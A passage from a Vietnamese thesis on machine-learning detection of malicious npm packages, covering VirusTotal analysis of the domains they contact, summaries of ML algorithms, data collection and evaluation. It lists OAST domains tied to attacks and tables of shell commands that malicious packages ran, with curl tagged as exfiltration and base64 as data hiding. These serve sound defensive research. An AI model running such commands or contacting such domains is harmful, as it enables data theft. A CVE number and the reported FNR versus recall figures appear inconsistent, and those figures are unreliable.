
#### 4.3.4 Phân tích các tên miền mà các gói độc hại kết nối tới

Các gói phần mềm mã nguồn mở độc hại thường kết nối đến các tên miền độc hại nhằm tải các mã độc về máy nạn nhân, loại mã độc này gọi là *droppers*. Một vài báo cáo gần đây cho thấy nhiều gói phần mềm trong các kho npm và PyPI được phát hiện là có chứa các dòng mã (code) độc hại được các kẻ tấn công chèn vào nhằm mục đích thực hiện các hành vi chiếm đoạt các tài nguyên của máy nạn nhân sử dụng Linux để cài đặt các phần mềm khai thác tiền điện tử (cryptominers) hay thực hiện đánh cắp thông tin, hoặc cài đặt mã độc Windows Trojans [35, 36, 37]. Các gói phần mềm độc hại cũng tải các đoạn chương trình (scripts) độc hại từ các máy chủ kiểm soát bởi kẻ tấn công và sau đó thực thi các đoạn chương trình độc hại này trên hệ thống máy nạn nhân.

Với các tên miền mà các gói phần mềm độc hại kết nối tới, nhóm em loại bỏ các trùng lặp thu thập được 1385 tên miền duy nhất trong đó có 75 tên miền chính (primary domain). Số lượng tên miền chính nhỏ hơn rất nhiều so với các tên miền phụ duy nhất mà các gói độc hại kết nối tới, điều này cho thấy các gói độc hại thường kết nối tới các tên miền độc hại cố định và sử dụng các tên miền phụ khác nhau cho các gói phần mềm độc hại khác nhau. Sau đó nhóm em quét tất cả các tên miền này trên VirusTotal, cụ thể nhóm em quét 75 tên miền chính.

Biểu đồ 4.9 thể hiện số lượng các công cụ quét tên miền của VirusTotal đánh dấu

### 4.3. PHÂN TÍCH HÀNH VI CỦA CÁC GÓI PHẦN MỀM MÃ NGUỒN MỞ ĐỘC HẠI VÀ LÀNH TÍNH



Hình 4.9. Số lượng các công cụ quét tên miền trên VirusTotal đánh dấu các tên miền trong các gói độc hại

các tên miền chính của các gói độc hại kết nối tới. Biểu đồ cho thấy 55 tên miền trong tổng số 75 tên miền chính bị đánh dấu bởi ít nhất một công cụ quét tên miền, chiếm tỉ lệ 73%. Bảng 6.6 cho thấy số lượng các gói địa chỉ IP mà các gói độc hại kết nối tới nhiều hơn các gói lành tính (xấp xỉ 15 lần).

Qua quan sát, nhóm em nhận thấy các gói tên miền độc hại sử dụng các tên miền OAST. Đây là các tên miền được sử dụng trong ứng dụng kiểm thử web burp-suite [38] để tìm kiếm các lỗ hổng bảo mật trên các trang web. Kẻ tấn công sử dụng công cụ này để tìm kiếm các lỗ hổng trên các nạn nhân bằng cách sử dụng các tên miền này. Các tên miền OAST này có liên quan đến lỗ hổng CVE-2024-221887 [39], lỗ hổng này cho phép kẻ tấn công thực hiện các câu lệnh độc hại trên hai sản phẩm bảo mật mạng là Ivanti Connect Secure (9.x, 22.x) và Ivanti Policy Secure (9.x, 22.x).

Bảng 4.12 cho thấy các tên miền OAST đã bị ít nhất hai công cụ quét tên miền trên VirusTotal đánh dấu. Các nhãn đánh dấu bao gồm: Độc hại, Lừa đảo (Phishing) và Mã độc.

Bên cạnh tên miền OAST, nhóm em cũng thống kê các tên miền mà các gói độc hại kết nối tới nhiều nhất và các nhãn được các công cụ quét tên miền trên VirusTotal đánh dấu. Kết quả được thể hiện trong phụ lục A.1. Nhóm em nhận thấy tương tự như các tên miền OAST, hầu hết các tên miền mà các gói độc hại kết nối tới đều bị

#### CHƯƠNG 4. PHÂN TÍCH VÀ KHAI PHÁ DỮ LIỆU

Tên miền OAST	Số lượng công cụ quét đánh dấu	Các nhãn bị đánh dấu
oast.fun	11	Độc hại, Đáng ngờ, Lừa đảo
oast.me	11	Độc hại, Mã độc, Lừa đảo
oast.live	10	Độc hại, Mã độc, Lừa đảo
oast.pro	10	Độc hại, Mã độc, Lừa đảo, Đáng ngờ
oast.site	10	Độc hại, Mã độc, Lừa đảo, Đáng ngờ
oast.online	7	Độc hại, Lừa đảo, Đáng ngờ
oastify.com	2	Độc hại

Bảng 4.12. Thống kê các tên miền OAST bị đánh dấu bởi các công cụ quét tên miền trên VirusTotal

đánh dấu nhãn là độc hại, lừa đảo và mã độc.

## Chương 5. CÁC GIẢI THUẬT HỌC MÁY

Trong chương này, nhóm em trình bày các giải thuật học máy được sử dụng trong luận văn này. Các giải thuật của học máy được chia làm các loại chính sau, đó là: học giám sát, học không giám sát, học bán giám sát và học tăng cường, học sâu v.v. Mỗi loại giải thuật có ưu và nhược điểm khác nhau và được sử dụng với mục đích khác nhau. Trong luận văn này, nhóm em tập trung chủ yếu vào các giải thuật học giám sát vì dữ liệu thu thập được đã có gắn nhãn (labels) sẵn.

### 5.0.1 Giải thuật hồi quy tuyến tính (Linear Regression)

Giải thuật hồi quy tuyến tính là một giải thuật học có giám sát, được sử dụng để dự đoán các giá trị theo hàm tuyến tính có dạng biểu thức 5.2. Với  $(w, b)$  là các giá trị tham số cho mô hình học máy, biểu thức  $f_{w,b}(x) = wx + b$  biểu diễn mô hình hàm của hồi quy tuyến tính.

Để tìm các giá trị tốt nhất cho tham số  $(w, b)$ , hàm chi phí tính toán (cost function) biểu diễn là  $J(w, b)$ . Hàm mất mát được biểu diễn bằng biểu thức 5.1

$$J(w, b) = \frac{1}{2m} \sum_{i=0}^{m-1} (f_{w,b}(x^{(i)}) - y^{(i)})^2 \quad (5.1)$$

Để tối ưu các tham số cho hàm mất mát, sử dụng giải thuật Gradient Descent. Giải thuật này liên tục chạy và cập nhật các tham số đồng thời với nhau, thể hiện bởi biểu thức  $b := b - \alpha \frac{\partial J(w,b)}{\partial b}$  và  $w := w - \alpha \frac{\partial J(w,b)}{\partial w}$ . Giá trị  $\alpha$  là tham số tốc độ học (learning rate). [40]

### 5.0.2 Giải thuật Logistic Regression

Giải thuật Logistic Regression là một giải thuật học máy có giám sát, dùng để phân loại nhị phân với giá trị đầu ra là 0 và 1. Đây là một giải thuật phổ biến, đơn giản và hiệu quả trong việc phân loại với đầu ra chỉ hai giá trị. Giải thuật này được phát triển dựa trên giải thuật hồi quy tuyến tính (linear regression) [40]. Điều khác biệt là thay vì sử dụng hàm tuyến tính (biểu thức 5.2) như trong giải thuật hồi quy tuyến tính thì sử dụng hàm sigmoid, biểu thức 5.3.

$$f(x) = wx + b \quad (5.2)$$

$$\sigma(z) = \frac{1}{1 + e^{-z}} \quad (5.3)$$

Hàm Logistic Regression có dạng như trong biểu thức 5.4. Hàm này được biểu diễn ở hàm sigmoid biểu thức 5.5

$$f_{\mathbf{w}, b}(x) = g(\mathbf{w} \cdot \mathbf{x} + b) \quad (5.4)$$

$$g(z) = \frac{1}{1 + e^{-z}} \quad (5.5)$$

Biểu thức 5.6 biểu diễn hàm chi phí của Logistic Regression, có phần giống với với hàm hồi quy tuyến tính. Tuy nhiên, khác với hồi quy tuyến tính, hàm mất mát được biểu diễn bằng biểu thức 5.7

$$J(\mathbf{w}, b) = \frac{1}{m} \sum_{i=0}^{m-1} \left[ loss(f_{\mathbf{w}, b}(\mathbf{x}^{(i)}), y^{(i)}) \right] \quad (5.6)$$

$$loss(f_{\mathbf{w}, b}(\mathbf{x}^{(i)}), y^{(i)}) = (-y^{(i)} \log(f_{\mathbf{w}, b}(\mathbf{x}^{(i)})) - (1 - y^{(i)}) \log(1 - f_{\mathbf{w}, b}(\mathbf{x}^{(i)})) \quad (5.7)$$

Giải thuật Gradient Descent là một giải thuật dùng để tìm các giá trị tham số tối ưu cho hàm mất mát. Điều này được biểu diễn bằng biểu thức 5.8 và 5.9. Hai biểu thức này được lặp lại đồng thời, với biểu thức 5.9 giá trị  $j$  được lặp lại qua tất cả các đặc tính của dữ liệu. Giá trị  $\alpha$  là tỷ lệ học (learning rate) là một tham số quan trọng của giải thuật Gradient Descent, với lựa chọn  $\alpha$  hợp lý sẽ làm tăng hiệu quả của giải thuật.

$$b := b - \alpha \frac{\partial J(\mathbf{w}, b)}{\partial b} \quad (5.8)$$

$$w_j := w_j - \alpha \frac{\partial J(\mathbf{w}, b)}{\partial w_j} \quad (5.9)$$

Hai biểu thức 5.10 và 5.11 lần lượt là biểu thức đạo hàm cho biểu thức 5.8 và 5.9

$$\frac{\partial J(\mathbf{w}, b)}{\partial b} = \frac{1}{m} \sum_{i=0}^{m-1} (f_{\mathbf{w}, b}(\mathbf{x}^{(i)}) - \mathbf{y}^{(i)}) \quad (5.10)$$

$$\frac{\partial J(\mathbf{w}, b)}{\partial w_j} = \frac{1}{m} \sum_{i=0}^{m-1} (f_{\mathbf{w}, b}(\mathbf{x}^{(i)}) - \mathbf{y}^{(i)}) x_j^{(i)} \quad (5.11)$$

### 5.0.3 Giải thuật cây quyết định (Decision Tree)

Giải thuật Decision Tree là giải thuật học có giám sát. Nguyên lý hoạt động của giải thuật này là dựa vào cây nhị phân. Mỗi node trong cây nhị phân có thuộc tính được dùng để phân loại dữ liệu. [40]

Việc lựa chọn những thuộc tính để làm điều kiện tại mỗi node được chọn thông qua tính toán các chỉ số Information gain. Thuộc tính nào có chỉ số *information gain* cao nhất được chọn làm điều kiện phân loại tại node đó. Biểu thức 5.12 mô tả hàm *information gain*. Trong đó:  $H(p_1^{\text{node}})$  là giá trị entropy (được tính bằng biểu thức 5.13) của node.  $H(p_1^{\text{trái}})$  và  $H(p_1^{\text{phải}})$  lần lượt là giá trị entropy của nhánh bên con trái và bên phải.  $w^{\text{trái}}$  và  $w^{\text{phải}}$  là tỷ lệ số lượng đơn vị dữ liệu của mỗi nhánh con (nhánh trái và phải) trên toàn bộ tổng số lượng đơn vị dữ liệu của cả hai nhánh con.

$$\text{Information Gain} = H(p_1^{\text{node}}) - (w^{\text{trái}} H(p_1^{\text{trái}}) + w^{\text{phải}} H(p_1^{\text{phải}})) \quad (5.12)$$

$$H(p_1) = -p_1 \log_2(p_1) - (1 - p_1) \log_2(1 - p_1) \quad (5.13)$$

Điều kiện dừng giải thuật Decision Tree phụ thuộc vào mong muốn đầu ra của giải thuật ví dụ: Chiều sâu tối đa của cây, số lượng node tối đa, tối thiểu của cây v.v.

Các bước giải thuật:

1. Bắt đầu tại vị trí root node.
2. Tính toán Information gain trên mỗi các thuộc tính của dữ liệu. Sau đó chọn thuộc tính có chỉ số Information gain cao nhất.
3. Chia tập dữ liệu dựa trên đặc điểm thuộc tính vừa chọn làm hai nhánh con.

## CHƯƠNG 5. CÁC GIẢI THUẬT HỌC MÁY

---

4. Tiếp tục lặp lại các bước trên cho đến khi một điều kiện dừng được thỏa.

Ưu điểm của giải thuật này là nhanh, tiết kiệm thời gian. Thích hợp sử dụng với các tập dữ liệu có cấu trúc bảng (dữ liệu ở dạng sheet). Nhược điểm là không phù hợp với tập dữ liệu phi cấu trúc (hình ảnh, âm thanh).

### 5.0.4 Giải thuật Random Forest

Giải thuật Random Forest là một giải thuật cải tiến từ Decision Tree. Trong giải thuật này, nó chọn ngẫu nhiên một tập thuộc tính con từ tập tất cả các thuộc tính của dữ liệu. Ngoài ra việc huấn luyện mô hình được lặp đi lặp lại nhiều lần trên toàn bộ tập dữ liệu. [40]

### 5.0.5 Giải thuật Mạng nơ-ron

Giải thuật này lấy ý tưởng từ mạng nơ-ron thần kinh của con người. Cấu trúc mạng nơ-ron được chia làm nhiều lớp khác nhau, bao gồm lớp đầu vào, các lớp ẩn và lớp đầu ra.

Các lớp chứa một hay nhiều đơn vị nơ-ron, tùy thuộc vào yêu cầu bài toán, việc lựa chọn số lượng nơ-ron trên mỗi lớp cũng như số lớp ẩn được sử dụng sẽ ảnh hưởng đến độ hiệu quả của mô hình học máy.

Dữ liệu đầu ra của các lớp là một vector chứa các tham số kích hoạt, vector này trở thành tham số đầu vào cho các lớp tiếp theo. Hàm kích hoạt có thể là hồi quy tuyến tính, sigmoid, hoặc ReLU.

Ưu điểm của mạng nơ-ron là nó có thể được sử dụng để huấn luyện các tập dữ liệu cấu trúc (lưu trữ dưới dạng bảng) và phi cấu trúc (hình ảnh, âm thanh). Nhược điểm là nhiều chi phí về thời gian, tài nguyên để huấn luyện mô hình học máy. [40]

### 5.0.6 Giải thuật K-Means

K-means là một trong những giải thuật học không giám sát. Giải thuật này nhận đầu vào là tập dữ liệu không được gán nhãn, sau đó giải thuật xác định các giá trị biên để tự động phân loại các tập dữ liệu này. [40]

Các bước trong giải thuật K-means:

## CHƯƠNG 5. CÁC GIẢI THUẬT HỌC MÁY

---

1. Chọn ngẫu nhiên các điểm centroids (đây là các điểm dùng để xác định trọng tâm của các điểm dữ liệu)
2. Gán các điểm trong tập dữ liệu đến điểm centroids gần nhất.
3. Di chuyển điểm centroids đến vị trí trọng tâm nhất giữa các điểm đã gán cho nó.
4. Tiếp tục lặp lại bước 2 và 3 cho đến khi các dữ liệu được phân loại rõ ràng.

## Chương 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI

Trong chương này, nhóm em áp dụng các kỹ thuật học máy để tự động phân loại các gói độc hại và lành tính. Hình 6.1 thể hiện quy trình xây dựng mô hình học máy của nhóm em. Sau khi thu thập dữ liệu và trích xuất các gói lành tính và độc hại (trong phần 6.2), nhóm em thực hiện tiền xử lý các dữ liệu ở dạng thô và trích xuất các đặc tính từ các dữ liệu này. Quá trình tiền xử lý dữ liệu bao gồm trích xuất các đặc tính và chuyển chúng thành các vector đặc tính. Các mô hình học máy lấy đầu vào là các vector đặc tính để huấn luyện học máy.

Số lượng các gói phần mềm được sử dụng cho xây dựng mô hình học máy của nhóm em được thể hiện trong Bảng 6.1.

### 6.1 Môi trường thực nghiệm

Để đơn giản quá trình xây dựng môi trường, nhóm em sử dụng Google Colab. Đây là một nền tảng miễn phí cho phép sử dụng các tài nguyên tính toán lớn như GPU và TPU [41]. Google Colab notebook và tập dữ liệu của nhóm có sẵn tại. [6]

### 6.2 Thu thập dữ liệu

Trong chương này, nhóm em trình bày về cách thức thu thập các gói dữ liệu độc hại và lành tính.


#### 6.2.1 Thu thập các gói độc hại

Lưu đồ 6.2 mô tả tổng quát quá trình thu thập dữ liệu. Các mẫu độc hại được nhóm em thu thập từ 3 nguồn chính sau đây:

Tập dữ liệu	Kho lưu trữ phần mềm	Số lượng các gói
Tập dữ liệu độc hại	npm	1041
Tập dữ liệu lành tính	npm	1000
Tổng tập dữ liệu	npm	2041

Bảng 6.1. Số lượng các gói phần mềm dùng trong ứng dụng học máy.

## 6.2. THU THẬP DỮ LIỆU




Hình 6.1. Quy trình xây dựng mô hình học máy

- Vulert [42]: Vulert cung cấp thông tin bảo mật liên quan đến các phần mềm mã nguồn mở từ các kho lưu trữ phổ biến như npm, PyPI, RubyGems, crates.io. Ngoài ra còn cung cấp dịch vụ API cho phép tích hợp vào các công cụ bảo mật khác. Các dịch vụ bao gồm tích hợp vào hệ thống giám sát mạng, tích hợp vào quy trình phát triển phần mềm.
- Vulners [43]: cung cấp cơ sở dữ liệu các lỗ hổng bảo mật và các thông tin liên quan. Ngoài ra, Vulners cung cấp dịch vụ API để tìm kiếm thông tin liên quan đến các lỗ hổng bảo mật phần mềm.
- OSV [44]: tìm kiếm lỗ hổng bảo mật trong các mã nguồn mở. Cung cấp dịch vụ API cho phép lấy thông tin về các lỗ hổng bảo mật liên quan đến gói mã nguồn mở.

Sau khi có được tên các gói độc hại đã được đánh nhãn, nhóm tiến hành thu thập kết quả phân tích các gói này với công cụ *package-analysis*. Cụ thể hơn, các kết quả phân tích được lấy về từ tập dataset của *package-analysis* trên Google Big-Query [27].

Bảng 6.2 cho thấy số lượng các gói và phiên bản nhóm em thu thập được. Tổng cộng, nhóm em đã thu thập được 1165 gói độc hại từ các nguồn kể trên. Trong đó, 113 gói từ PyPI, 1041 gói từ npm, 16 gói từ RubyGems, 1 gói từ crates.io. Trung bình mỗi gói có nhiều hơn 2 phiên bản, điều này cho thấy kẻ tấn công nhắm vào người dùng của nhiều phiên bản khác nhau. Trong tập dataset này các gói npm chiếm nhiều nhất với xấp xỉ 90% các gói và phiên bản. Vì thế nhóm em quyết định sử dụng các gói độc hại npm làm tập huấn luyện (training) trong các mô hình học máy (machine learning models).

## CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI



Hình 6.2. Mô hình tổng quát thu thập dữ liệu

	Số lượng gói	Số lượng phiên bản
crates.io	1	10
npm	1041	2293
PyPI	113	216
RubyGems	16	27

Bảng 6.2. Bảng thống kê về các gói mã nguồn độc hại

Ở bước tiếp theo, nhóm em tiến hành lấy các mô tả về tính độc hại của các gói phần mềm thu thập được từ các nguồn Vulert [42], Vulners [43], và OSV [44] như mô tả ở phần trên. Bảng 4.10 hiển thị thống kê các hành vi phổ biến của các gói độc hại.

### 6.2.2 Thu thập các gói lành tính

Với mẫu lành tính, nhóm em thu thập 1000 mẫu trên kho npm có số lượng tải về nhiều nhất. Xin lưu ý lại ở đây nhóm em chỉ thu thập các gói npm, vì đã lựa chọn các gói npm độc hại cho việc training các mô hình học máy. Các mẫu npm được tải

Câu lệnh	Số lần xuất hiện	Mô tả	Hành vi độc hại
ls	87 706	Liệt kê các tệp tin máy tính và thư mục	Thu thập thông tin
bash	87 656	Mở một shell bash mới	Thực thi lệnh
cat	87 500	Xem nội dung một tệp tin	Thu thập thông tin
dpkg-query	82 758	Xem các thông tin của gói được liệt kê trong cơ sở dữ liệu dpkg	Thu thập dữ liệu
lsb_release -a	82 758	Lấy các thông tin về bản phân phối Linux	Thu thập thông tin
base64	78 146	Mã hóa và giải mã dữ liệu	Giấu dữ liệu
/usr/bin/curl	77 026	Truyền dữ liệu sử dụng đa dạng các phương thức mạng	Đánh cắp, xuất dữ liệu trái phép
which	68 900	Xác định vị trí thư mục các tệp tin thực thi	Thu thập thông tin
which bash	68 652	Xác định vị trí thư mục tệp tin bash	Thu thập thông tin
tr	64 524	Chuyển đổi hay xóa các ký tự	Giấu dữ liệu

Bảng 6.3. Các câu lệnh được sử dụng nhiều nhất bởi các gói độc hại trong tập dữ liệu của nhóm.

### 6.3. TIỀN XỬ LÝ DỮ LIỆU

Câu lệnh	Số lần xuất hiện	Mô tả
ls	3170	Liệt kê các tệp tin và thư mục
grep	3122	Tìm kiếm thông tin trong tệp tin chứa các chuỗi khớp với mẫu
uname	379	Lấy thông tin về hệ điều hành Linux
uname -m	304	Lấy thông tin về phần cứng của hệ thống
ls /usr/lib/x86_64-linux-gnu   grep libssl.so	124	Tìm kiếm các tệp tin liên quan đến thư viện OpenSSL trong hệ thống
tput cols	114	Lấy thông tin độ rộng của cửa sổ dòng lệnh
tput	114	Lấy và thiết lập các tham số của cửa sổ dòng lệnh
ls -v "libssl.so.0*" /usr/lib/x86_64-linux-gnu   grep libssl.so   grep -v "libssl.so.0"	102	Lấy các thông tin liên quan đến thư viện OpenSSL trong hệ thống
sed	75	Chỉnh sửa tệp tin như tìm kiếm, hoán đổi mà không cần phải mở tệp tin
cd /app/ && npm ls @scarf/scarf -json -long	71	Di chuyển đến thư mục mới và liệt kê các thông tin liên quan đến gói mã nguồn mở

Bảng 6.4. Top những câu lệnh được sử dụng bởi các gói lành tính trong tập dữ liệu của nhóm

về nhiều nhất nhóm em coi là những mẫu lành tính. Ở đây, nhóm em đưa ra một giả định rằng các mẫu phổ biến, được tải về nhiều nhất thường ít có khả năng bị chèn mã độc. Giả định này được hỗ trợ bởi một nghiên cứu trước đó [4]. Ngoài ra số lượng mẫu nhóm em chọn trong mẫu lành tính cũng nhằm mục đích tạo một dữ liệu cân bằng về số lượng với số lượng mẫu các gói độc hại.

Sau khi có được các mẫu npm lành tính, nhóm em tiến hành lấy các dữ liệu phân tích của *package-analysis* cho các mẫu này trên Google BigQuery. Cũng như các mẫu độc hại, nhóm em thu thập các thuộc tính được mô tả trong Bảng 6.5 từ các mẫu lành tính.

### 6.3 Tiền xử lý dữ liệu

Sau khi thu thập dữ liệu nhóm em thực hiện trích xuất các đặc tính thể hiện như trong Bảng 6.5. Các dữ liệu phân tích thô của công cụ *package-analysis* trên Google Big Query là dữ liệu dạng bảng cơ sở dữ liệu (database). Khi truy vấn các dữ liệu phân tích của các gói phần mềm, nhóm em lấy các thông tin sau:

- Tên gói, phiên bản gói và tên kho lưu trữ.
- Câu lệnh sử dụng, tên miền và địa chỉ IP.

Các dữ liệu khi truy xuất từ Google BigQuery là dữ liệu dạng bảng cơ sở dữ liệu (datasets), để thuận tiện cho quá trình huấn luyện các mô hình học máy nhóm em thực hiện xuất ra dưới dạng CSV (Comma-Separated Values). Sau đó, nhóm em tiến

## CHƯƠNG 6. ỨNG DỤNG HỌC MÁY TRONG PHÁT HIỆN CÁC GÓI PHẦN MỀM ĐỘC HẠI

hành loại bỏ các cột không cần thiết và loại bỏ các dòng trùng lặp trong file CSV. Tiếp theo, nhóm em thực hiện chuyển đổi các dữ liệu dạng chuỗi về dữ liệu dạng số. Cụ thể, đối với mỗi gói phần mềm và phiên bản, nhóm em đếm các câu lệnh được sử dụng duy nhất, nhóm em cũng làm tương tự với các tên miền và các địa chỉ IP được gói phần mềm kết nối tới. Nhóm em không đếm các dữ liệu bị khuyết. Lưu ý, nhóm em thực hiện như vậy là từ những kết quả phân tích dữ liệu trong chương 4 và cụ thể hơn từ phân tích từ Bảng 6.6. Cuối cùng, nhóm em loại bỏ các cột dữ liệu không được lựa chọn làm các đặc tính, và lưu dữ liệu cuối cùng dưới dạng CSV.

### 6.4 Trích xuất đặc tính (features) của các gói phần mềm

Bảng 6.5 mô tả các đặc tính động được dùng để mô tả các gói phần mềm mã nguồn mở. Các đặc tính tên miền (URL), các câu lệnh, các địa chỉ IP, số lượng các địa chỉ IP, URL được kết nối tới được chuyển thành các vector đặc tính trước khi được đưa vào các mô hình học máy.

Các đặc tính trên được lựa chọn bởi vì chúng phân biệt rõ hành vi giữa các gói mã nguồn mở độc hại và các gói mã nguồn mở lành tính. Từ các kết luận có trong chương 4 nhóm em lựa chọn các đặc tính trên.

Đặc tính	Mô tả	Kiểu
URL	URL được kết nối khi chạy gói	Chuỗi văn bản
Câu lệnh	Câu lệnh được sử dụng khi chạy gói	Chuỗi văn bản
IP	Địa chỉ IP được kết nối tới khi chạy gói	Chuỗi văn bản
Số lượng các câu lệnh	Số lượng các câu lệnh duy nhất được sử dụng khi chạy gói	Số thực
Số lượng các URL	Số lượng URL duy nhất được các gói phần mềm kết nối khi chạy gói	Số thực
Số lượng các IP	Số lượng các địa chỉ IP duy nhất được kết nối khi chạy gói	Số thực

Bảng 6.5. Các đặc tính của các gói mã nguồn mở được sử dụng trong quá trình học máy

### 6.5 Encoding các đặc tính

Quá trình encoding là để chuyển đổi dữ liệu dạng phân loại (categorical data) sang dữ liệu dạng số. Từ đó, các dữ liệu dạng số này mới được đưa vào các giải thuật học

## 6.6. HUÂN LUYỆN CÁC MÔ HÌNH HỌC MÁY (TRAINING)

Tập dữ liệu	Số lượng lệnh duy nhất	Số lượng lệnh duy nhất	Số lượng URLs	Số lượng URLs duy nhất	Số lượng địa chỉ IP	Số lượng IP duy nhất
Mẫu độc hại	2,845,356	533	68,677,299	934	74,584,405	682
Mẫu lành tính	1,310,054	818	5,024,881	7	5,007,963	134
Tổng hợp	4,155,410	1,351	73,702,180	941	79,592,368	816

Bảng 6.6. Số lần xuất hiện các đặc tính trong tập dữ liệu


máy. Có nhiều cách để thực hiện việc chuyển đổi này, trong phần này nhóm em trình bày 3 phương thức chuyển đổi phổ biến: one-hot encoding, target-mean encoding và frequency encoding.

- Phương thức One-Hot Encoding : Phương thức này gán các vectors cho mỗi phân loại (category). Một vector biểu diễn sự xuất hiện của một đặc tính. Cụ thể, một đặc tính xuất hiện thì có giá trị là 1, ngược lại là 0.
- Phương thức Target-mean Encoding: Phương thức này thay thế các giá trị phân loại bằng giá trị trung bình (mean) của biến mục tiêu (target variable)
- Phương thức frequency encoding: Phương thức này đếm số lần xuất hiện của mỗi đặc tính.

Trong luận văn này, nhóm em sử dụng phương thức đầu tiên One-hot encoding vì tính phổ biến cũng như dễ sử dụng của nó. Phương thức One-hot encoding còn được hỗ trợ mặc định bởi các thư viện học máy phổ biến như *sklearn* hay *tensorflow*.

### 6.6 Huấn luyện các mô hình học máy (Training)

Trong thực nghiệm này, nhóm em sử dụng các mô hình học máy có sẵn tại thư viện *sklearn*. Nhóm em sử dụng mười phép kiểm định chéo (ten cross-validation) khi huấn luyện (training) và đánh giá các mô hình học máy. Để đánh giá quá trình huấn luyện cũng như hiệu quả của các mô hình phân loại, nhóm em sử dụng các phương pháp đánh giá cơ bản và phổ biến thể hiện trong [Bảng 6.7](#).



Hình 6.3. Biểu đồ các đường cong ROC cho các mô hình học máy.

## 6.7 Đánh giá kết quả

Kết quả đánh giá các mô hình học máy được thể hiện trong [Bảng 6.8](#). Kết quả đánh giá này đã được thực hiện mười phép kiểm định chéo trên nhiều các giải thuật học máy trong thư viện *sklearn*. [Bảng 6.8](#) cho thấy hầu hết các mô hình học máy mà nhóm sử dụng có FNR thấp trung bình là 0.23 và chỉ số Recall trung bình là 0.87. Điều này cho thấy các mô hình học máy có khả năng phát hiện tốt các gói phần mềm độc hại và ít bị bỏ lỡ. Ngoài ra chỉ số Precision trung bình là 0.88 cũng cho thấy việc phát hiện nhầm thấp. Chỉ số AUC trung bình là 0.89 thể hiện khả năng phân loại tốt của các mô hình. Hơn nữa, chỉ số F1-score trung bình là 0.86 cho thấy các mô hình ít khả năng bỏ sót các gói độc hại và ít tạo cảnh báo sai.

